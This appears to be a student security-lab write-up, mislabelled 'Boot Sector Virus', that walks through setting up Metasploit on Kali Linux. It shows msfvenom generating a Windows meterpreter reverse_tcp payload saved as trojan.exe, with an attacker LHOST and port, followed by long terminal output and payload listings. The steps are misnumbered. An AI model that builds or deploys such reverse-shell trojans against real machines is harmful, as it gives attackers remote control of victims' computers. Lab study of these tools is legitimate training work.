BOOT SECTOR VIRUS

Aim :

To implement boot sector virus.

Procedure :

Step 1: Update and Upgrade Kali Linux

Open the terminal and type in : **sudo apt-get update**

Next, type in: **sudo apt-get upgrade**

Step 3: Fix any errors

If you see this, it means that bundler is either set up incorrectly or hasn't been updated.

To fix this, change the current directory (file) to usr/share/metasploit-framework by typing in:

```
>> cd /usr/share/metasploit-framework/
```

from the root directory. If you make a mistake, you can type in >> **cd ..** to

go back to the previous directory or type in any directory after cd to go there.

3.Now that we are in the metasploit-framework directory, type in

>> **gem install bundler** to install bundler, then type in

```
>> bundle install
```

4.If bundler is not the correct version, you should get a message telling you which version to install (in this case it was 1.17.3). Type in >> **gem install bundler:[version number]** and then type in : **gem update –system**

After all of that, everything should work perfectly.

>> **cd /root** to go back

to the root directory.

Step 2: Open exploit software

Open up the terminal and type in : **msfvenom**

Step 4: Choose our payload

To see a list of payloads : **msfvenom -l payload**

Step 5: Customize our payload

```
msfvenom –list-options -p windows/meterpreter/reverse_tcp
```

Step 6: Generate the virus

Now that we have our payload, ip address, and port number, we have all the information that we need.

Type in:


Syntax:

msfvenom -p [payload] LHOST=[your ip address] LPORT=[the port number] -f [file type] > [path] Example


msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.1.253 LPORT=4444 -f exe > trojan.exe

If we look in our files using ls, we see that our new file pops up.

Output :




```
┌──(kali㉿kali)-[~]
└─$ sudo apt-get upgrade
Reading package lists ... Done
Building dependency tree ... Done
Reading state information ... Done
Calculating upgrade ... Done
0 upgraded, 0 newly installed, 0 to remove and 0 not upgraded.

┌──(kali㉿kali)-[~]
└─$ cd /usr/share/metasploit-framework
```




kali-linux-2022.4-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File
Machine
View
Input
Devices
Help
1
2
3
4
kali@kali: /usr/share/metasploit-framework
File
Actions
Edit
View
Help


```
┌──(kali㉿kali)-[/usr/share/metasploit-framework]
└─$ bundle install
Using rake 13.0.6
Using Ascii85 1.1.0
Using concurrent-ruby 1.0.5
Using i18n 1.12.0
Using minitest 5.16.3
Using tzinfo 2.0.5
Using zeitwerk 2.6.6
Using activesupport 6.1.7
Using builder 3.2.4
Using erubi 1.11.0
Using racc 1.6.0
Using nokogiri 1.13.9 (x86_64-linux)
Using rails-dom-testing 2.0.3
Using crass 1.0.6
Using loofah 2.19.0
Using rails-html-sanitizer 1.4.3
Using actionview 6.1.7
Using rack 2.2.4
Using rack-test 2.0.2
Using actionpack 6.1.7
Using nio4r 2.5.8
Using websocket-extensions 0.1.5
Using websocket-driver 0.7.5
Using actioncable 6.1.7
Using globalid 1.0.0
Using activejob 6.1.7
Using activemodel 6.1.7
Using activerecord 6.1.7
Using marcel 1.0.2
Using mini_mime 1.1.2
Using activestorage 6.1.7
Using mail 2.7.1
Using actionmailbox 6.1.7
Using actionmailer 6.1.7
Using actiontext 6.1.7
Using public_suffix 5.0.0
Using addressable 2.8.1
Using afm 0.2.2
Using arel-helpers 2.14.0
Using aws-eventstream 1.2.0
Using aws-partitions 1.660.0
Using aws-sigv4 1.5.2
Using jmespath 1.6.1
Using aws-sdk-core 3.167.0
Using aws-sdk-ec2 1.349.0
Using aws-sdk-iam 1.73.0
Using aws-sdk-kms 1.59.0
```


kali-linux-2022.4-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
1 2 3 4
kali@kali: /usr/share/metasploit-framework
File Actions Edit View Help

```
Using rex-java 0.1.6
Using rex-mime 0.1.7
Using rex-nop 0.1.2
Using rex-ole 0.1.7
Using rex-random_identifier 0.1.9
Using rex-powershell 0.1.97
Using rex-registry 0.1.4
Using rex-rop_builder 0.1.4
Using rex-sslscan 0.1.8
Using rex-zip 0.1.4
Using rspec-support 3.12.0
Using rspec-core 3.12.0
Using rspec-expectations 3.12.0
Using rspec-mocks 3.12.0
Using rspec 3.12.0
Using rspec-rerun 1.1.0
Using ruby-macho 3.0.0
Using ruby-oci8 2.2.11
Using openssl-cmac 2.0.2
Using windows_error 0.1.4
Using ruby_smb 3.2.0
Using mustermann 3.0.0
Using rack-protection 3.0.3
Using tilt 2.0.11
Using sinatra 3.0.3
Using sqlite3 1.4.4
Using sshkey 2.0.0
Using swagger-blocks 3.0.0
Using thin 1.8.1
Using tzinfo-data 1.2022.6
Using unix-crypt 1.3.0
Using warden 1.2.9
Using win32api 0.1.0
Using nori 2.6.0
Using winrm 2.3.6
Using xdr 3.0.3
Using xmlrpc 0.3.2
Using metasploit-framework 6.2.26 from source at `.`
Using simplecov-html 0.12.3
Using simplecov 0.18.2
Bundle complete! 15 Gemfile dependencies, 181 gems now installed.
Gems in the groups 'development' and 'test' were not installed.
Bundled gems are installed into `./vendor/bundle`
```



kali-linux-2022.4-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
1 2 3 4
kali@kali: ~
File Actions Edit View Help

```
┌──(kali㉿kali)-[~]
└─$ msfvenom
Error: No options
MsfVenom - a Metasploit standalone payload generator.
Also a replacement for msfpayload and msfencode.
Usage: /usr/bin/msfvenom [options] <var=val>
Example: /usr/bin/msfvenom -p windows/meterpreter/reverse_tcp LHOST=<IP> -f exe -o payload.exe

Options:
    -l, --list            <type>     List all modules for [type]. Types are: payloads, encoders, nops, platforms, archs, encrypt, formats, all
    -p, --payload         <payload>  Payload to use (--list payloads to list, --list-options for arguments). Specify '-' or STDIN for custom
        --list-options               List --payload <value>'s standard, advanced and evasion options
    -f, --format          <format>   Output format (use --list formats to list)
    -e, --encoder         <encoder>  The encoder to use (use --list encoders to list)
        --service-name    <value>    The service name to use when generating a service binary
        --sec-name        <value>    The new section name to use when generating large Windows binaries. Default: random 4-character alpha string
        --smallest                   Generate the smallest possible payload using all available encoders
        --encrypt         <value>    The type of encryption or encoding to apply to the shellcode (use --list encrypt to list)
        --encrypt-key     <value>    A key to be used for --encrypt
        --encrypt-iv      <value>    An initialization vector for --encrypt
    -a, --arch            <arch>     The architecture to use for --payload and --encoders (use --list archs to list)
        --platform        <platform> The platform for --payload (use --list platforms to list)
    -o, --out             <path>     Save the payload to a file
    -b, --bad-chars       <list>     Characters to avoid example: '\x00\xff'
    -n, --nopsled         <length>   Prepend a nopsled of [length] size on to the payload
        --pad-nops                   Use nopsled size specified by -n <length> as the total payload size, auto-prepending a nopsled of quantity (nops minus payload length)
    -s, --space           <length>   The maximum size of the resulting payload
        --encoder-space   <length>   The maximum size of the encoded payload (defaults to the -s value)
    -i, --iterations      <count>    The number of times to encode the payload
    -c, --add-code        <path>     Specify an additional win32 shellcode file to include
    -x, --template        <path>     Specify a custom executable file to use as a template
    -k, --keep                       Preserve the --template behaviour and inject the payload as a new thread
    -v, --var-name        <value>    Specify a custom variable name to use for certain output formats
    -t, --timeout         <second>   The number of seconds to wait when reading the payload from STDIN (default 30, 0 to disable)
    -h, --help                       Show this message

┌──(kali㉿kali)-[~]
└─$ msfvenom -l payload

Framework Payloads (951 total) [--payload <value>]
==================================================

    Name                                              Description
    ----                                              -----------
    aix/ppc/shell_bind_tcp                            Listen for a connection and spawn a command shell
    aix/ppc/shell_find_port                           Spawn a shell on an established connection
    aix/ppc/shell_interact                            Simply execve /bin/sh (for inetd programs)
    aix/ppc/shell_reverse_tcp                         Connect back to attacker and spawn a command shell
    android/meterpreter/reverse_http                  Run a meterpreter server in Android. Tunnel communication over HTTP
    android/meterpreter/reverse_https                 Run a meterpreter server in Android. Tunnel communication over HTTPS
```




kali-linux-2022.4-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
1 2 3 4
7:32
kali@kali: ~
File Actions Edit View Help

```
    windows/x64/meterpreter_bind_tcp                                      Connect to victim and spawn a Meterpreter shell. Requires Windows XP SP2 or newer.
    windows/x64/meterpreter_reverse_http                                  Connect back to attacker and spawn a Meterpreter shell. Requires Windows XP SP2 or newer.
    windows/x64/meterpreter_reverse_https                                 Connect back to attacker and spawn a Meterpreter shell. Requires Windows XP SP2 or newer.
    windows/x64/meterpreter_reverse_ipv6_tcp                              Connect back to attacker and spawn a Meterpreter shell. Requires Windows XP SP2 or newer.
    windows/x64/meterpreter_reverse_tcp                                   Connect back to attacker and spawn a Meterpreter shell. Requires Windows XP SP2 or newer.
    windows/x64/peinject/bind_ipv6_tcp                                    Inject a custom native PE file into the exploited process using a reflective PE loader. The reflective PE loader will execute the pre-mapped PE image starting fro
m the address of entry after performing image base relocation and API address resolution. This module requires a PE file that contains relocation data and a valid
 (uncorrupted) import table. PE files with CLR(C#/.NET executables), bounded imports, and TLS callbacks are not currently supported. Also PE files which use resou
rce loading might crash. . Listen for an IPv6 connection (Windows x64)
    windows/x64/peinject/bind_ipv6_tcp_uuid                               Inject a custom native PE file into the exploited process using a reflective PE loader. The reflective PE loader will execute the pre-mapped PE image starting fro
m the address of entry after performing image base relocation and API address resolution. This module requires a PE file that contains relocation data and a valid
 (uncorrupted) import table. PE files with CLR(C#/.NET executables), bounded imports, and TLS callbacks are not currently supported. Also PE files which use resou
rce loading might crash. . Listen for an IPv6 connection with UUID Support (Windows x64)
    windows/x64/peinject/bind_named_pipe                                  Inject a custom native PE file into the exploited process using a reflective PE loader. The reflective PE loader will execute the pre-mapped PE image starting fro
m the address of entry after performing image base relocation and API address resolution. This module requires a PE file that contains relocation data and a valid
 (uncorrupted) import table. PE files with CLR(C#/.NET executables), bounded imports, and TLS callbacks are not currently supported. Also PE files which use resou
rce loading might crash. . Listen for a pipe connection (Windows x64)
    windows/x64/peinject/bind_tcp                                         Inject a custom native PE file into the exploited process using a reflective PE loader. The reflective PE loader will execute the pre-mapped PE image starting fro
m the address of entry after performing image base relocation and API address resolution. This module requires a PE file that contains relocation data and a valid
 (uncorrupted) import table. PE files with CLR(C#/.NET executables), bounded imports, and TLS callbacks are not currently supported. Also PE files which use resou
rce loading might crash. . Listen for a connection (Windows x64)
    windows/x64/peinject/bind_tcp_rc4                                     Inject a custom native PE file into the exploited process using a reflective PE loader. The reflective PE loader will execute the pre-mapped PE image starting fro
m the address of entry after performing image base relocation and API address resolution. This module requires a PE file that contains relocation data and a valid
 (uncorrupted) import table. PE files with CLR(C#/.NET executables), bounded imports, and TLS callbacks are not currently supported. Also PE files which use resou
rce loading might crash. . Connect back to the attacker
    windows/x64/peinject/bind_tcp_uuid                                    Inject a custom native PE file into the exploited process using a reflective PE loader. The reflective PE loader will execute the pre-mapped PE image starting fro
m the address of entry after performing image base relocation and API address resolution. This module requires a PE file that contains relocation data and a valid
